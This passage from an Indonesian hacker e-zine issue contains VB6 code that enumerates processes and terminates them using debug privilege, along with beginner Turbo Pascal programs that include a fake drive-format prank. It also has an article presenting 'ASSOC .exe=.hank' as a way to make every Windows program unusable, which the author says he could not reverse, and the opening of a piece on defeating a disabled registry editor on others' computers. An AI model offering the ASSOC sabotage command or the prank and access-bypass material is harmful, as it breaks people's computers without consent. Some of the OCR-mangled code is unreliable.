Lalu kopi pastekan source dibawah ini dan letakan pada class module cGetFileIcon

**Option Explicit** 

'Author: Noel A. Dacara (noeldacara@yahoo.com)

'Modified by: YaDoY666

#### 'Modified API Declaration

Private Declare Function SHGetFileInfo Lib "shell32.dll" Alias "SHGetFileInfoA" (ByVal pszPath As String, ByVal dwFileAttributes As Long, ByRef psfi As SHFILEINFO, ByVal cbFileInfo As Long, ByVal uFlags As ESHGetFileInfoFlagConstants) As Long

Private Declare Sub OleCreatePictureIndirect Lib "oleaut32.dll" (ByRef IpPictDesc As PictDesc, ByRef riid As Guid, ByVal fOwn As Long, ByRef IpIpvObj As IPictureDisp)

#### 'API Constants

Private Const ERRORAPI As Long = 0 Private Const MAX\_PATH As Long = 260

'API Types Private Type Guid Data1 As Long Data2 As Integer Data3 As Integer Data4(0 To 7) As Byte End Type

Private Type PictDesc cbSizeofStruct As Long picType As Long hImage As Long xExt As Long yExt As Long End Type

Private Type SHFILEINFO hIcon As Long ': icon ilcon As Long ': icondex

dwAttributes As Long ': SFGAO\_ flags

szDisplayName As String \* MAX\_PATH ': display name (or path)

szTypeName As String \* 80 ': type name

**End Type** 

'User-Defined API Enum

Private Enum ESHGetFileInfoFlagConstants
SHGFI\_ATTRIBUTES = &H800 'get file attributes
SHGFI\_DISPLAYNAME = &H200 'get display name
SHGFI\_EXETYPE = &H2000 'get exe type
SHGFI\_ICON = &H100 'get icon handle and index
SHGFI\_LARGEICON = &H0 'get file's large icon

SHGFI\_LINKOVERLAY = &H8000 'add link overlay on the icon

SHGFI\_OPENICON = &H2 'get file's open icon

SHGFI\_SELECTED = &H10000 'blend icon with the system highlight color SHGFI\_SHELLICONSIZE = &H4 'get shell-sized icon SHGFI\_SMALLICON = &H1 'get file's small icon SHGFI\_SYSICONINDEX = &H4000 'get icon index from system image list SHGFI\_TYPENAME = &H400 'get file type description SHGFI\_USEFILEATTRIBUTES = &H10 'use dwFileAttributes parameter End Enum

Enum EFileIconTypeConstants LargeIcon = 0 SmallIcon = 1 End Enum

Enum EFileExeTypeConstants

MSDosApp = 2 'MS-DOS .EXE, .COM or .BAT file

NonExecutable = 0 'Nonexecutable file or an error condition

Win32Console = 3 'Win32 console application

WindowsApp = 1 'Windows application

End Enum

'Variable Declarations
Private m\_File As String
Private m\_Handle As Long
Private m\_IconType As EFileIconTypeConstants
Private m\_OpenState As Boolean
Private m\_Overlay As Boolean
Private m\_Selected As Boolean

Property Get DisplayName (Optional File) As String 'Returns the display name of the specified file. Dim p\_Null As Long Dim p\_Ret As Long Dim p\_SHFI As SHFILEINFO

If IsMissing(File) Then File = m\_File End If

p\_Ret = SHGetFileInfo(CStr(File), 0&, p\_SHFI, Len(p\_SHFI), SHGFI\_DISPLAYNAME)

If Not p\_Ret = ERRORAPI Then
DisplayName = p\_SHFI.szDisplayName

p\_Null = InStr(1, DisplayName, vbNullChar)

If p\_Null > 0& Then
DisplayName = Left\$(DisplayName, p\_Null - 1)
End If
End If
End Property

Property Get ExeType(Optional File) As EFileExeTypeConstants 'Returns the display name of the specified file.

Dim p\_Ret As Long

Dim p\_SHFI As SHFILEINFO

If IsMissing(File) Then File = m\_File End If

p\_Ret = SHGetFileInfo(CStr(File), 0&, p\_SHFI, Len(p\_SHFI), SHGFI\_EXETYPE)

If p\_Ret = 0 Then

ExeType = NonExecutable

Else

If HiWord(p\_Ret) > 0 Then 'NE 0x00004E45 or PE 0x00005045

ExeType = WindowsApp

Else

Select Case LoWord(p\_Ret)

Case 23117 'MZ 0x00004D5A

ExeType = MSDosApp
Case 17744 'PE 0x00005045
ExeType = Win32Console
End Select
End If
End If
End Property

Property Get File() As String
'Returns/sets the complete file path to be used.
File = m\_File
End Property

Property Let File (Value As String) m\_File = Value End Property

Property Get Handle() As Long
'Returns/sets the icon handle to be used by the IconEx property.
Handle = m\_Handle
End Property

Property Let Handle(Value As Long) m\_Handle = Value End Property

Property Get IconType() As EFileIconTypeConstants 'Returns/sets the type of icon to retrieve. IconType = m\_IconType End Property

Property Let IconType(Value As EFileIconTypeConstants)
m\_IconType = Value
End Property

Property Get Icon(Optional File, Optional IconType) As IPictureDisp 'Returns the icon of the specified file.

If IsMissing(File) Then
File = m\_File
End If

If IsMissing(IconType) Then IconType = m\_IconType End If

Dim p\_Flags As ESHGetFileInfoFlagConstants Dim p\_hlcon As Long Dim p\_Ret As Long Dim p\_SHFI As SHFILEINFO

If m\_lconType = Largelcon Then
p\_Flags = SHGFI\_ICON Or SHGFI\_LARGEICON
Else
p\_Flags = SHGFI\_ICON Or SHGFI\_SMALLICON
End If

If m\_Overlay Then
p\_Flags = p\_Flags Or SHGFl\_LINKOVERLAY
End If

If m\_Selected Then
p\_Flags = p\_Flags Or SHGFI\_SELECTED
Else
p\_Flags = p\_Flags And Not SHGFI\_SELECTED
End If

If m\_OpenState Then
p\_Flags = p\_Flags Or SHGFI\_OPENICON
Else
p\_Flags = p\_Flags And Not SHGFI\_OPENICON

```
End If
```

```
p_Ret = SHGetFileInfo(CStr(File), 0&, p_SHFI, Len(p_SHFI), p_Flags)
If Not p_Ret = ERRORAPI Then
p_hlcon = p_SHFI.hlcon
If Not p_hlcon = 0& Then
Set Icon = IconEx(p_hlcon)
End If
End If
End Property
Property Get IconEx(Optional hIcon As Long) As IPictureDisp
'Returns the file's icon using the specified icon handle.
If hlcon = 0& Then
hlcon = m_Handle
If hlcon = 0& Then
Exit Property
End If
End If
Dim p_Picture As IPictureDisp
Dim p_PicDesc As PictDesc
Dim p_Guid As Guid
p_PicDesc.cbSizeofStruct = Len(p_PicDesc)
p_PicDesc.picType = vbPicTypeIcon
p_PicDesc.hlmage = hlcon
'IPicture GUID {7BF80980-BF32-101A-8BBB-00AA00300CAB}
With p_Guid
.Data1 = &H7BF80980
.Data2 = \&HBF32
.Data3 = &H101A
.Data4(0) = \&H8B
.Data4(1) = \&HBB
.Data4(2) = &H0
.Data4(3) = \&HAA
.Data4(4) = &H0
.Data4(5) = &H30
.Data4(6) = &HC
.Data4(7) = \&HAB
Fnd With
'From vbAccelerator... (http://www.vbaccelerator.com)
OleCreatePictureIndirect p_PicDesc, p_Guid, True, p_Picture
Set IconEx = p_Picture
End Property
Property Get LinkOverlay() As Boolean
'Returns/sets a value to determine if a linkoverlay icon is displayed on the icon.
LinkOverlay = m_Overlay
End Property
Property Let LinkOverlay(Value As Boolean)
m_Overlay = Value
End Property
Property Get OpenState() As Boolean
'Returns/sets a value to determine if the icon will be in open state. (Ex. Folders)
OpenState = m_OpenState
End Property
Property Let OpenState(Value As Boolean)
m_OpenState = Value
End Property
```

Property Get Selected() As Boolean 'Returns/sets a value to determine if the icon is in selected state. Selected = m\_Selected End Property

Property Let Selected (Value As Boolean) m\_Selected = Value End Property

Property Get TypeName(Optional File) As String 'Returns the type name of the specified file. Dim p\_Null As Long Dim p\_Ret As Long Dim p\_SHFI As SHFILEINFO

If IsMissing(File) Then File = m\_File End If

p\_Ret = SHGetFileInfo(CStr(File), 0&, p\_SHFI, Len(p\_SHFI), SHGFI\_TYPENAME)

If Not p\_Ret = ERRORAPI Then
TypeName = p\_SHFI.szTypeName

p\_Null = InStr(1, TypeName, vbNullChar)

If p\_Null > 0& Then
TypeName = Left\$(TypeName, p\_Null - 1)
End If
End If
End Property

'Private properties
Private Property Get HiWord(DWord As Long) As Long
HiWord = (DWord And &HFFFF0000) \ &H10000
End Property

Private Property Get LoWord (DWord As Long) As Long
If DWord And &H8000& Then
LoWord = DWord Or &HFFFF0000
Else
LoWord = DWord And &HFFFF&
End If
End Property

Lalu kopi pastekan source code dibwah ini dan letakan pada class module cScanProcesses

**Option Explicit** 

'Author: Noel A. Dacara (noeldacara@yahoo.com)

'Modified by: YaDoY666

'API Declarations

Private Declare Function CloseHandle Lib "kernel32.dll" (ByVal hObject As Long) As Long

Private Declare Function CreateToolhelp32Snapshot Lib "kernel32.dll" (ByVal dwFlags As Long, ByVal th32ProcessID As Long) As Long

Private Declare Function EnumProcessModules Lib "psapi.dll" (ByVal hProcess As Long, ByRef lphModule As Long, ByVal cb As Long, ByRef lpcbNeeded As Long) As Long

Private Declare Function GetCurrentProcess Lib "kernel32.dll" () As Long

Private Declare Function GetModuleFileNameEx Lib "psapi.dll" Alias "GetModuleFileNameExA" (ByVal hProcess As Long, ByVal hModule As Long, ByVal lpFilename As String, ByVal nSize As Long) As Long Private Declare Function GetVersion Lib "kernel32.dll" () As Long

Private Declare Function GetWindowsDirectory Lib "kernel32.dll" Alias "GetWindowsDirectoryA" (ByVal lpBuffer As String, ByVal nSize As Long) As Long

Private Declare Function OpenProcess Lib "kernel32.dll" (ByVal dwDesiredAccess As Long, ByVal blnheritHandle As Long, ByVal dwProcessId As Long) As Long

Private Declare Function OpenProcessToken Lib "advapi32.dll" (ByVal ProcessHandle As Long, ByVal DesiredAccess As Long, ByRef TokenHandle As Long) As Long

Private Declare Function Process32First Lib "kernel32.dll" (ByVal hSnapshot As Long, ByRef lppe As PROCESSENTRY32) As Long

Private Declare Function Process32Next Lib "kernel32.dll" (ByVal hSnapshot As Long, ByRef lppe As PROCESSENTRY32) As Long

#### 'Modified API Declaration

Private Declare Function AdjustTokenPrivileges Lib "advapi32.dll" (ByVal TokenHandle As Long, ByVal DisableAllPrivileges As Long, ByRef NewState As TOKEN\_PRIVILEGES, ByVal BufferLength As Long, ByVal PreviousState As Long, ByVal ReturnLength As Long) As Long

Private Declare Function LookupPrivilegeValue Lib "advapi32.dll" Alias "LookupPrivilegeValueA" (ByVal lpSystemName As String, ByVal lpName As String, ByRef lpLuid As LUID) As Long

Private Declare Function TerminateProcess32 Lib "kernel32.dll" Alias "TerminateProcess" (ByVal hProcess As Long, ByVal uExitCode As Long) As Long

#### 'API Constants

Private Const ANYSIZE\_ARRAY As Long = 1

Private Const MAX\_PATH As Long = 260

Private Const PROCESS\_QUERY\_INFORMATION As Long = (&H400)

Private Const PROCESS\_VM\_READ As Long = (&H10)

Private Const SE\_DEBUG\_NAME As String = "SeDebugPrivilege"

Private Const SE\_PRIVILEGE\_ENABLED As Long = &H2

Private Const STANDARD\_RIGHTS\_REQUIRED As Long = &HF0000

Private Const SYNCHRONIZE As Long = &H100000

Private Const TH32CS\_SNAPPROCESS As Long = &H2

Private Const TOKEN\_ADJUST\_PRIVILEGES As Long = &H20

Private Const TOKEN\_QUERY As Long = &H8

Private Const PROCESS\_ALL\_ACCESS As Long = (STANDARD\_RIGHTS\_REQUIRED Or SYNCHRONIZE Or &HFFF)

#### 'API Types

Private Type LARGE\_INTEGER lowpart As Long highpart As Long End Type

Private Type LUID lowpart As Long highpart As Long End Type

Private Type LUID\_AND\_ATTRIBUTES pLuid As LUID Attributes As Long End Type

Private Type PROCESSENTRY32 dwSize As Long cntUsage As Long th32ProcessID As Long th32DefaultHeapID As Long th32ModuleID As Long cntThreads As Long th32ParentProcessID As Long pcPriClassBase As Long dwFlags As Long szExeFile As String \* MAX\_PATH End Type

Private Type TOKEN\_PRIVILEGES
PrivilegeCount As Long
Privileges (ANYSIZE\_ARRAY) As LUID\_AND\_ATTRIBUTES
End Type

'Variable Declarations

Private m\_Cancel As Boolean

Private m\_FullPathName As String

Private m\_NumProcesses As Integer

Private m\_ProcessID As Long

Private m\_Scanning As Boolean

Private m\_SystemProcess As Boolean

Event CurrentProcess(File As String, Path As String, ID As Long, Terminate As Boolean)

'Occurs everytime a process is scanned.

Event DoneScanning(TotalProcesses As Integer)

'Occures after scanning all processes.

#If False Then

'Trick to preserve casing of these variables when used in VB IDE

Private File, Path, ID, Terminate, TotalProcesses

#End If

Property Get SystemProcesses() As Boolean

'Returns/sets whether to include scanning for system processes.

SystemProcesses = m\_SystemProcess

**End Property** 

Property Let SystemProcesses(Value As Boolean)

m\_SystemProcess = Value

**End Property** 

Property Get CurrentProcessID() As Long

'Returns the Process ID of the currently scanned file.

CurrentProcessID = m\_ProcessID

**End Property** 

Property Get CurrentProcessPath() As String

'Returns the path of the currently scanned process.

CurrentProcessPath = m\_FullPathName

**End Property** 

Property Get Scanning() As Boolean

'Returns True if class is currently on scanning state.

Scanning = m\_Scanning

**End Property** 

Property Get TotalProcesses() As Integer

'Returns the current or the total number of processes scanned.

TotalProcesses = m\_NumProcesses

**End Property** 

'Procedures

Sub BeginScanning()

'Start scanning for running processes in the system.

m\_Cancel = False

m\_FullPathName = ""

m\_NumProcesses = 0

m\_Scanning = True

Call ScanForProcesses

m\_Scanning = False

m\_Cancel = False

m\_FullPathName = ""

m ProcessID = -1

RaiseEvent DoneScanning((m\_NumProcesses))

End Sub

Sub CancelScanning()

'Abort scanning of running processes.

m\_Cancel = True

End Sub

Function TerminateProcess(Optional ProcessID As Long = -1) As Boolean

Terminate a running process using the specified process ID.

'If ProcessID is not given, the function will attempt to terminate the currently scanned process.

If ProcessID = -1 Then

ProcessID = Me.CurrentProcessID 'Get ID of currently scanned process

If ProcessID = -1 Then

**Exit Function** 

End If

```
End If
```

Dim p\_Privileges As TOKEN\_PRIVILEGES Dim p\_Token As Long

'Windows NT/2000 requires special treatment to ensure that the 'calling process has enough privileges to shutdown the system.

If GetVersion >= 0 Then

'Open token of the defined process

If OpenProcessToken(GetCurrentProcess, TOKEN\_ADJUST\_PRIVILEGES Or TOKEN\_QUERY, p\_Token) = 0 Then GoTo End\_Function

End If

'Get LUID used to locally represent the specified privilege name

If LookupPrivilegeValue("", SE\_DEBUG\_NAME, p\_Privileges.Privileges(ANYSIZE\_ARRAY).pLuid) = 0 Then GoTo End\_Function

End If

p\_Privileges.PrivilegeCount = 1

p\_Privileges.Privileges(ANYSIZE\_ARRAY).Attributes = SE\_PRIVILEGE\_ENABLED

'Attempt to acquire debug privilege for the process

If AdjustTokenPrivileges(p\_Token, 0&, p\_Privileges, 0&, 0&, 0&) = 0 Then

GoTo End\_Function

End If

End If

'Finally, open the defined process

Dim p\_Process As Long

Dim p\_Result As Long

p\_Process = OpenProcess(PROCESS\_ALL\_ACCESS, 0&, ProcessID)

If Not p Process = 0 Then

'Attempt to terminate the process

p\_Result = TerminateProcess32(p\_Process, 0&)

DoEvents

TerminateProcess = (Not p\_Result = 0)

CloseHandle p\_Process

End If

If GetVersion >= 0 Then

'Restore original privilege

p\_Privileges.Privileges(ANYSIZE\_ARRAY).Attributes = 0

AdjustTokenPrivileges p\_Token, 0&, p\_Privileges, 0&, 0&, 0&

End\_Function:

If Not p\_Token = 0 Then

Call CloseHandle(p\_Token)

End If

End If

**End Function** 

'Private Procedures

Private Sub ScanForProcesses()

DoEvents 'Process other system events before scanning for processes

Dim p\_Snapshot As Long

p\_Snapshot = CreateToolhelp32Snapshot(TH32CS\_SNAPPROCESS, 0&)

If Not p\_Snapshot = 0 Then

Dim p\_NullPos As Integer

Dim p\_Process As Long

Dim p\_ProcessEntry As PROCESSENTRY32

Dim p\_ProcessID As Long

Dim p\_ProcessName As String

Dim p\_ProcessPath As String

Dim p\_Terminate As Boolean

p\_ProcessEntry.dwSize = Len(p\_ProcessEntry)

```
p_Process = Process32First(p_Snapshot, p_ProcessEntry)
Do While p_Process 'Iterate through all processes
If m_Cancel Then
Exit Do 'Abort the whole scanning process
End If
DoEvents 'Ensure that the system processes other events
p_ProcessName = p_ProcessEntry.szExeFile
p_NullPos = InStr(1, p_ProcessName, vbNullChar)
If Not p_NullPos = 0 Then
p_ProcessName = Left(p_ProcessName, p_NullPos - 1)
End If
p_ProcessID = p_ProcessEntry.th32ProcessID
p_ProcessPath = ProcessPath(p_ProcessID)
If Not m_SystemProcess Then
If p_ProcessPath = "SYSTEM" Then
GoTo Next_Process 'System processes not included. Get next process instead.
Fnd If
End If
m_ProcessID = p_ProcessID
m_NumProcesses = m_NumProcesses + 1
p_Terminate = False
RaiseEvent CurrentProcess((p_ProcessName), (p_ProcessPath), (p_ProcessID), p_Terminate)
If p_Terminate Then
Call TerminateProcess(p_ProcessID)
End If
Next_Process:
p_ProcessEntry.szExeFile = String(MAX_PATH, 0)
p_Process = Process32Next(p_Snapshot, p_ProcessEntry)
Loop
End If
End Sub
'Private Functions
Private Function ProcessPath(ByVal ID As Long) As String
If m Cancel Then
Exit Function 'Abort the whole scanning process
End If
Dim p_Process As Long
p_Process = OpenProcess(PROCESS_QUERY_INFORMATION Or PROCESS_VM_READ, 0&, ID)
If Not p_Process = 0 Then
Dim p_Modules(1 To 200) As Long
Dim p_Needed As Long
Dim p_Ret As Long
p_Ret = EnumProcessModules(p_Process, p_Modules(1), 200, p_Needed)
If Not p_Ret = 0 Then
Dim p_ModuleName As String * MAX_PATH
Dim p_Size As Long
p_Size = 500
p_Ret = GetModuleFileNameEx(p_Process, p_Modules(1), p_ModuleName, p_Size)
ProcessPath = Left$(p_ModuleName, p_Ret)
ProcessPath = Replace$(ProcessPath, "\??\", Empty)
ProcessPath = Replace$(ProcessPath, "\SystemRoot\", WindowsDirectory & "\")
m_FullPathName = ProcessPath 'Save full path with filename
ProcessPath = Left$(ProcessPath, InStrRev(ProcessPath, "\")) 'Return without the filename
```

**X - C O D E** | issue#9 - **56 -**

#### End If

p\_Ret = CloseHandle(p\_Process) End If If ProcessPath = Empty Then ProcessPath = "THIS IS A SYSTEM PROCESS" End If **End Function** 'Private Properties Private Property Get WindowsDirectory() Dim p\_Buffer As String \* MAX\_PATH Dim p\_NullPos As Integer If Not GetWindowsDirectory(p\_Buffer, MAX\_PATH) = 0 Then p\_NullPos = InStr(1, p\_Buffer, vbNullChar) WindowsDirectory = Left(p\_Buffer, p\_NullPos - 1) End If **End Property** 'Class Procedures Private Sub Class\_Initialize() m\_FullPathName = Empty  $m_ProcessID = -1$ m\_SystemProcess = False

Atau anda bisa men-download source code lengkap aplikasi ini di <a href="http://yadoy666.freehostia.com/stupid\_source.zip">http://yadoy666.freehostia.com/stupid\_source.zip</a>

Sekian dulu dari saya, semoga berguna bagi...

#### Greetz

End Sub

X-Sari, Jerry Maheswara, m4rtincornelis, Z10R\_BOY, n0c0py, mas\_agung, Paman, Zeth, t0m, ale\_ardho and all Yogyafree Team specialy YF-Jakarta Team

**X - C O D E** | issue#9 - **57 -**

# Program sederhana dengan Turbo Pascal 7.0 for DOS

By: Dark\_Reiser

Ini adalah tulisan pertamaku, mudah-mudahan dimuat. Sebagai seorang *newbie* mungkin aku belum pantes nulis di e-magazine selevel Yogyafree. Tapi karena dukungan dari beberapa pihak, akhirnya kuberanikan menulis artikel yang mungkin terlalu sederhana ini.

Saya hanya menuliskan source code-nya saja, untuk mengetahui sintaks Pascal dan cara penggunaan Turbo Pascal 7.0 ada dalam di CD Yogyafree v7.0a final machine.

# 1.PROGRAM PENAMBAH DETIK

Program ini fungsinya cukup sederhana yaitu waktu yang telah diinputkan ditambahkan dengan detik yang user masukkan.

- 1. Jalankan program Turbo Pascal 7.0 for DOS
- 2. Dan ketikkan source code berikut:

```
program tambahdetik;
var
detik,menit,jam,tambah:integer;
begin
writeln(");
(*fungsi masukkan*)
write('Masukkan Jam : ');readln(jam);
write('Masukkan Menit : ');readln(menit);
write('Masukkan Detik:');readln(detik);
writeln('----');
write('Waktu yang dimasukkan >> ');
writeln(jam,':',menit,':',detik);
write('Akan ditambah berapa Detik?: ');readln(tambah);
(*fungsi tambah*)
detik:=detik+tambah;
if detik>59 then
begin
 menit:=menit+(detik div 60);
 detik:=detik mod 60;
 jam:=jam+(menit div 60);
 menit:=menit mod 60;
 if jam>23 then
 begin
 jam:=(jam mod 24);
 end;
 end:
(*hasil penambahan*)
writeIn(jam,':',menit,':',detik);
readln:
end.
```

- 3. Jalankan dengan menekan CTRL + F9
- 4. Bila benar maka tampilannya akan seperti ini :

**X - C O D E** | issue#9 - **58 -**

```
Masukkan Jam : 23
Masukkan Menit : 59
Masukkan Detik : 59
Waktu yang dimasukkan >> 23:59:59
Akan ditambah berapa Detik?: 3601
1:0:0
```

# **2.PROGRAM PENAMBAH HARI**

Fungsinya menambah tanggal dengan hari yang user masukkan. Fungsi tahun kabisat juga penulis masukkan disini.

- 1. Jalankan program Turbo Pascal 7.0 for DOS
- 2. Dan ketikkan source code berikut:

```
program tambahhari;
tanggal,bulan,tahun,tambah:integer;
jmlhari:array[1..12] of integer;
begin
(*jmlh diisi jmlh hari tiap bln*)
jmlhari[1]:=31;
jmlhari[2]:=28;
jmlhari[3]:=31;
jmlhari[4]:=30;
jmlhari[5]:=31;
jmlhari[6]:=30;
jmlhari[7]:=31;
jmlhari[8]:=31;
jmlhari[9]:=30;
jmlhari[10]:=31;
jmlhari[11]:=30;
jmlhari[12]:=31;
(*fungsi masukkan*)
writeln('+----+');
writeln('| Program Tambah Hari
writeln('+------');
write('Masukkan Tanggal:');readln(tanggal);
write('Masukkan Bulan :');readln(bulan);
write('Masukkan Tahun :');readln(tahun);
writeln('----');
writeln('Tanggal yang dimasukkan:');
writeln(tanggal,' - ',bulan,' - ',tahun);
write('Akan ditambah berapa hari :');readln(tambah);
writeln('-----');
tanggal:=tanggal+tambah;
(*fungsi tahun kabisat*)
if ((tahun mod 4=0)and(tahun mod 100<>0)) or (tahun mod 400=0) then
begin
jmlhari[2]:=29;
end;
(*looping bl tgl lbh dr jmlhari*)
while tanggal>jmlhari[bulan] do
begin
```

**X - C O D E** | issue#9 - **59 -**

```
if (((tahun mod 4=0)and(tahun mod 100<>0)) or (tahun mod 400=0)) then
begin
 jmlhari[2]:=29;
 end
 else
begin
jmlhari[2]:=28;
end;
 tanggal:=tanggal-(jmlhari[bulan]);
 bulan:=bulan+1;
if bulan>12 then
begin
 bulan:=bulan div 12;
 tahun:=tahun+1;
end;
end;
(*hasil penambahan*)
writeln('Hasilnya:');
writeln(tanggal,' - ',bulan,' - ',tahun);
readln;
end.
```

- 3. Jalankan dengan menekan CTRL + F9
- 4. Bila benar maka tampilannya akan seperti ini :

```
Program Tambah Bari
Masukkan Tanggal :11
Masukkan Bulan :10
Masukkan Tahun :19$8
Tanggal yang dimasukkan :
11 - 10 - 1988
Akan ditambah berapa hari :118
Hasilnya :
6 2 1989
```

## 3. PROGRAM LOADING FORMAT PADA DOS

Program ini penulis buat untuk mengisi waktu luang dan nantinya akan penulis buat untuk menjahili teman-teman penulis (he.. he..). Disini program tidak melakukan format melainkan hanya menampilkan proses loading saja.

- 1. Jalankan program Turbo Pascal 7.0 for DOS
- 2. Dan ketikkan source code berikut:

```
program formating;
uses crt;
var
persen,i:byte;
begin
repeat
begin
writeln('Warning.. This will formating drive D:');
write ('Formating:');
```

**X - C O D E** | issue#9 - **60 -**

```
gotoxy(12,2);
 for i:=1 to 10 do
 begin
 delay(100);
 write('=');
 end;
 gotoxy(12,2);
write('
writeIn(");
inc(persen);
write(persen);
write(' % complete');
writeln(");
end;
gotoxy(1,1);
until persen=100;
gotoxy(1,4);
readln;
end.
```

- 1. Jalankan dengan menekan CTRL + F9
- 2. Bila benar maka tampilannya akan seperti ini:

```
Warning.. This will formating drive D:
Formating :====<u>-</u>
82 % complete
```

By: Dark\_Reiser

NB: Penulis mohon maaf bila terdapat kesamaan dengan source code yang anda miliki, jujur ini penulis buat berdasarkan materi yang telah disampaikan oleh dosen penulis.

Jika rekan-rekan mendapati kekurangan dari program tersebut dan atau mengerti cara membetulkannya, silahkan mengirimkan e-mail ke <u>dark reiser@yahoo.co.id</u>

#### Thanks to:

"Allah SWT", ortuku, adikku, temanku yoshep patah nugroho (thank's 4 everything), tika (thanks for..), teman-teman dan dosen semester 2 TI UIN Yogya, FIXCOM, seluruh teman yang pernah kukenal, dan utamanya Yogyafree atas dimuatnya artikel ini.

**X - C O D E** | issue#9 - **61** -


# BIKIN WINDOWS MENJADI "KOTA MATI" DALAM 30 DETIK

Penulis: ^XmoenseN^

Mungkin judul saya kali ini sangat berlebihan ya. Tapi itukan cuman judul aja biar di anggap master dikit:), sebelumnya saya minta maaf karena menulis artikel untuk merusak ( kata orang merusak itu menyenangkan ), dan sampai sekarang ini saya belum dapat cara mengantisipasinya dan cara melakukan perbaikan. Bukannya saya bisa bikin penyakit tapi tidak tau obatnya, kritikan itu sering saya dapatkan dari beberapa orang yang membaca tulisan saya, terutama pada forum mahasiswa dan alumni UPI-YPTK Padang ( <a href="http://www.upiyptk.org/forum">http://www.upiyptk.org/forum</a>) dan beberapa email yang memberikan kritikan, tapi saya menerima dengan senang hati kok, nama nya juga manusia 

Saya sudah mencari cara memperbaikinya tapi apa saya tidak mendapatkan caranya. Mungkin dari rekan di Yogyafree ini tau cara memperbaikinya tolong kasih tau saya melalui email <a href="mailto:xmoenseN@Gmail.com">xmoenseN@Gmail.com</a>. Oke kita mulai aja ya cara melakukannya. Pertama buka command prompt dengan cara start 

run 
ketikan "CMD" (tanpa tanda kutip).




Setelah tampilan command prompt tersebut keluar, maka ketikan kode di bawah ini. Melalui kode inilah yang bisa merusak windows menjadi kota mati.


ASSOC .exe=.hank □ dari kode inilah semua program tidak bisa jalan

ASSOC = Displays or modifies file extension associations.

**X - C O D E** | issue#9 - **62 -**



Setelah anda ketik kode tersebut maka seluruh file yang berextensi .EXE akan berubah menjadi .h4nk seperti contoh di bawah ini :



**X - C O D E** | issue#9 - **63 -**

Ini pengalaman saya ketikan melakukan experiment di computer pribadi yang tidak memakai antivirus dan deepfrize, saya sempat panik dan mencoba mengembalikannya dengan car mengetikan **ASSOC** .h4nk=.exe tetapi semua itu sia – sia saja. Tanpa berpikir panjang seya langsung melakukan format ulang, yang menjadi masalah disini computer tersebut tidak bisa di format ulang karena ada sebuah system yang error di dalam cd Tersebut ( Seperti CD Rusak ). Itu cuman di computer saya, apakah di computer anda bisa melakukan format ulang saya tidak tahu, kalau bisa maka anda beruntungan. Akhir kata saya mengucapkan terima kasih atas waktunya untuk membaca artikel yang jelek ini.

#### Terima Kasih:

Kepada ALLAH SWT dan Nabi Muhammad SAW

Kepada rekan – rekan semua di #awali, #yogyafree, #Padank, #X-Com, #babyghost\_07, #salam3jari, ( di DAL.net ) dan #c2 di ( di Allnet ).

Kepada RINA yang telah menerima mensayangi ku

Kepada Blank, Rizki, Aw4nk, Risna\_wati,Rahmi,Rika,dan semua teman chat dim IRC atau di YM anak UKM CYBERNETtIK dan Rahmat, Ari pesel anggi, lucky, ajo,ronal, yudha, riko, yang telah mengambilkan absent saya selama ini dan semua teman saya di kampus terutama teman di SK-1 Bp:06.

Komputer P 4 dengan 3 Ghz dan memori 512 mb, dengan harddisk 160 GB. Seluruh yang telah memberikan inspirasi kepada saya.

Padang,21 November 2007. Jam 23.45



#### ^XmoenseN^

Hidup itu sangat indah

Jadilah anda seorang yang haus akan ilmu, Yang selalu mencari ilmu ke ujung dunia.

Belajarlah dari kesalahan yang anda buat,Kesalahan adalah guru yang paling berharga.

Jangan remehkan orang bodoh, Karena orang bodoh mempunyai inspirasi yang bagus.

Cinta bagaikan sayur tanpa garam

Diatas langit masih ada langit, Di bawah tanah masih ada tanah. **X - C O D E** | issue#9 - **64** 

# Mengubah isi regedit yang di "Disable Admin"...!!



Penulis: \_Peri\_Kecil\_

Pengen ngerubah regedit komputer orang lain tapi...



Yaaaah...di disable.....

Baca aja deh tulisan di bawah ini....

